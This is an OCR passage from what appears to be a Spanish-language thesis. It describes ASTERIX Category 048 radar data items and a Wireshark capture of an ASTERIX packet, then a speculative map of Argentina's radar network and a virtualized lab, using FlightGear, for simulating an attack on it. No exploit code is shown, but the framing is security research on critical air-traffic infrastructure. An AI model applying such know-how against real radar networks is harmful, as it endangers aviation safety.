


Figura 25.39: Estructura del primer octeto de Track Status

Los bits de RAD pueden cambiar el número de TYP en el item 020.

La estructura del segundo octeto de extensión es la siguiente:




Figura 25.40: Estructura del segundo octeto de Track Status

25.4.20. Item I048/200, Calculated Track Velocity in Polar Co-ordinates

Este item representa la velocidad de track en coordenadas polares. Posee una longitud de 4 octetos, los 2 primeros representando la velocidad en tierra y los otros 2 el rumbo. La estructura se muestra en la Figura 25.41.




Figura 25.41: Estructura del Data Item Calculated Track Velocity in Polar Co-ordinates

El rumbo calculado es relativo al norte geográfico de la posición de la aeronave.

25.4.21. Item I048/210, Track Quality

Este data item representa la calidad del track en forma de un vector de desviación estándar. Posee una longitud de 4 octetos y es opcional. La estructura se muestra en la Figura 25.42.




Figura 25.42: Estructura del primer octeto de Track Quality

La desviación estándar es por definición un valor positivo, por lo tanto el rango cubierto es de 0<= Sigma(X) < 2 NM.




Figura 25.43: Estructura del segundo octeto de Track Quality

En este octeto el rango cubierto es el mismo que en el anterior, 0<= Sigma(Y) < 2 NM.




Figura 25.44: Estructura del tercer octeto de Track Quality

En este octeto el rango cubierto es de 0<= Sigma(V) < 56.25 Kt.




Figura 25.45: Estructura del cuarto octeto de Track Quality

En el último octeto el rango cubierto es de 0<= Sigma(H) < 22.5 grados.

25.4.22. Item I048/220, Aircraft Address

La Aircraft Address es un valor asignado un equívocamente a cada aeronave. Posee una longitud de 3 octetos y debe estar presente en todos los registros ASTERIX. Su estructura se puede ver en la Figura 25.46.




Figura 25.46: Estructura del Data Item Aircraft Address

25.4.23. Item I048/230, Communications/ACAS Capability and Flight Status

Este data item representa la capacidad de comunicación del transponder, del equipo ACAS a bordo de la aeronave y el estado del vuelo. Posee una longitud de 3 octetos y debe estar presente en todos los registros ASTERIX relacionados con Modo-S. La estructura del mismo se muestra en la Figura 25.47.




Figura 25.47: Estructura del Data Item Communications/ACAS Capability and Flight

25.4.24. Item I048/240, Aircraft Identification

El Aircraft Identification son 8 caracteres obtenidos de una aeronave equipada con un transponder Modo-S. Posee una longitud de 6 octetos y contiene la identificación del vuelo disponible en los registros de transponder. Su estructura se muestra en la Figura 25.48.




Figura 25.48: Estructura del Data Item Aircraft Identification

25.4.25. Item I048/250, Mode S MB Data

Este data item contiene información Comm B en Modo S extraída del transponder de la aeronave. Posee una longitud variable y está compuesto por un primer octeto (REP) que representa el factor de repetición, seguido por lo menos de un reporte BDS. Cabe destacar que este item debe estar presente en cada registro ASTERIX que maneje información relacionada a un target Modo S. La estructura del mismo se puede observar en la Figura 25.49.




Figura 25.49: Estructura del Data Item Mode S MB Data

25.4.26. Item I048/260, ACAS Resolution Advisory Report

Este data item contiene la RA (Resolution Advisory) activa del momento, generada por la ACAS asociada con el transponder. Posee una longitud de 7 octetos y debe estar presente siempre y cuando una RA haya sido generada en el último escaneo. La estructura es la que se muestra en la Figura 25.50.




Figura 25.50: Estructura del Data Item ACAS Resolution Advisory Report

25.5. CAPTURA DE DATOS ASTERIX CON WIRESHARK

Wireshark es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones. El mismo cuenta con todas las características estándar de un analizador de protocolos. La funcionalidad que provee es similar a la del comando tcpdump, pero añade una interfaz gráfica y muchas opciones de organización y filtrado de información.

El protocolo ASTERIX es parte del paquete de Wireshark. El código está escrito para apoyar cualquier categoría de ASTERIX. El objetivo de esta sección es mostrar un ejemplo de una captura de paquetes ASTERIX por Wireshark. También se puede ver un fragmento del detalle de un paquete de categoría 48. Dicho ejemplo se muestra en la figura 25.51.




Figura 25.51: Captura de paquetes ASTERIX por Wireshark

Como se puede observar en la figura Wireshark muestra toda la información de cada paquete. En el fragmento de detalle del paquete seleccionado (categoría 48) se muestra la siguiente información:

- Categoría del paquete: 48.
- Longitud del paquete: 130.
- FSPEC: 0x00ffdf02
- Item I048/010, Data Source Identifier:
    - SAC: 147.
    - SIC: desconocido.
- Item I048/020, Target Report Descriptor: 0xa2.

- Item I048/040, Measured Position in Polar Co-ordinates:
    - RHO: 5 millas náuticas.
    - THETA: 26 grados.

26.ESTRUCTURA DE LA RED

El objetivo de esta sección es dar una visión general de la estructura de red sobre la que se detectó la vulnerabilidad. En la Figura 26.1 se puede observar un diagrama de la estructura completa del sistema de radares de la república Argentina. Debido a que esta es una red sensible y muy protegida no tuvimos acceso a la misma por lo que se tuvo que especular una gran parte de la misma basándose en distintas fuentes de información detallada en la bibliografía del trabajo.




Figura 26.1: Estructura completa de la red

26.1. SIMULACION DE LA RED MEDIANTE VIRTUALIZACIÓN

La virtualización es el proceso utilizado para crear una versión virtual, en lugar de una física. Se puede aplicar tanto a computadoras, dispositivos de almacenamiento, aplicaciones, sistemas operativos, redes, etc. Actualmente, existen varios softwares encargados de simular hardware para le creación de sistemas virtuales (VMWARE, VirtualBox, etc). Esto permite que diversas empresas tengan la posibilidad de ejecutar varios sistemas operativos y aplicaciones en un único servidor

Un sistema virtual se denomina máquina virtual (VM, Virtual Machine). Este es un contenedor de software aislado en el que se incluye un sistema operativo, aplicaciones y determinados recursos para la simulación del hardware. Cada VM es autónoma e independiente, lo cual trae las siguientes ventajas:

- Aislamiento (se proporciona aislamiento por fallas y de seguridad a nivel de hardware, además de conservar el rendimiento con controles de recursos avanzados).
- Encapsulamiento (se almacena el estado completo de la VM en archivos, lo cual permite mover la VM o copiarla sin ningún problema).
- Independencia de Hardware (se pueden expandir los recursos o migrar la VM a cualquier servidor físico).
- Creación de Particiones (se pueden ejecutar varios sistemas operativos de manera sencilla en una misma máquina física y asignar los recursos que queramos a cada una de ellas).

La Figura 26.2 muestra un diagrama de las virtualizaciones realizadas para cada uno de los componentes involucrados en la simulación del ataque. También se puede ver las direcciones IP utilizadas y el nombre del programa incluido en cada virtualización.




Figura 26.2: Diagrama de la virtualización del ataque

27.SIMULACION DE LA RED

27.1. TRANSPONDER DE LA AERONAVE – FLIGHTGEAR

Como se explicó en el apartado “24.3.2.1. Transponder”, el Transponder es el encargado de generar y emitir los datos de vuelo que van a ser utilizados por la torre radar para generar los paquetes ASTERIX y trasmitirlos al centro de operaciones.

Para obtener datos reales para realizar la simulación se utilizó un programa simulador de vuelo llamado “FlightGear”.

FlightGear es un simulador de vuelo multiplataforma y libre. Actualmente es una alternativa importante frente a los simuladores de vuelo comerciales. Es probablemente el único programa de este tipo cuyo código es libre y sin intención de esconder cómo funciona internamente, lo que lo hace muy extensible.

Algunas de las principales características de FlightGear son:

- Posee una base de datos del escenario mundial precisa y extensa.
- Incluye alrededor de 20000 aeropuertos reales.
- Se basa en los datos de terreno SRTM[1] para obtener un terreno preciso y actualizado de todo el mundo.
- Posee un sistema de modelado de aviones abierto y flexible, lo que implica una amplia variedad de aeronaves.
- Opción de tiempo real que incluye tanto la iluminación del sol, el viento, la lluvia, niebla, humo, etc.
- Modo multijugador.
- Simulación de tráfico real.

La Figura 27.1 muestra el programa en funcionamiento.

[1]Misión topográfica Radar Shuttle: proyecto internacional entre la Agencia Nacional de Inteligencia-Geoespacial, NGA, y la Administración Nacional de la Aeronáutica y del Espacio, NASA. Su fin es obtener una completa base de mapas topográficos digitales de alta resolución de la Tierra.




Figura 27.1: FlightGear en funcionamiento

Existen varios programas que podían cumplir el objetivo, pero se decidió utilizar FlightGear debido a que este, además de ser es un simulador de vuelo open-source, multiplataforma, posee un sistema mediante el cual, a través de un archivo XML, se pueden obtener los datos de vuelo en tiempo real. Esto se explicará en los apartados siguientes.

27.1.1. Instalación

Para instalar FlightGear debemos primero ingresar al sitio web oficial del simulador:

- http://www.flightgear.org/

Una vez en el sitio dirigirse a la pestaña “Download FlightGear” y descargar la versión más reciente. La figura 27.2 muestra la página para descargar la versión 3.4.0.

